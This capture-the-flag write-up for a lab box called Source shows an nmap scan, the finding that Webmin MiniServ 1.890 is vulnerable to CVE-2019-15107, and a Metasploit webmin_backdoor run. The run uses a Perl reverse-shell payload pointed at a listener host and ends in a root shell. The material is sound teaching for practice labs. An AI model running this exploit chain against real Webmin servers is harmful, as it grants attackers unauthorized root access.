Source CTF Writeup

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phase 1: recon

The first thing we do is run a port scan in order to find what is running on this machine.


```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-03 23:37 UTC
Nmap scan report for ip-10-10-204-1.eu-west-1.compute.internal (10.10.204.1)
Host is up (0.033s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
10000/tcp open  snet-sensor-mgmt
MAC Address: 02:8B:98:E5:B3:7F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 12.83 seconds
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b74cd0bde27b1b15722764562915ea23 (RSA)
|   256 b78523114f44fa22008e40775ecf287c (ECDSA)
|_  256 a9fe4b82bf893459365becdac2d395ce (ED25519)
10000/tcp open  http    MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
MAC Address: 02:8B:98:E5:B3:7F (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


There are two services running.

port 10000 http


Port 10000 is running Webmin, and can must be connected to via https.



We attempt a login just to see what information we can gather.



There is also a robots.txt, but no information comes from it.



phase 2: access

In researching MiniServ 1.890, it appears to be vulnerable to CVE-2019-15107.

Metasploit has a module for this.

```
msf6 exploit(linux/http/webmin_backdoor) > options

Module options (exploit/linux/http/webmin_backdoor):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.204.1      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      10000            yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       Base path to Webmin
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.196.186    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Unix In-Memory)


msf6 exploit(linux/http/webmin_backdoor) > run
```

After running the exploit, we see that the shell spawned is actually a root shell.

```
id
uid=0(root) gid=0(root) groups=0(root)
```

That's the box!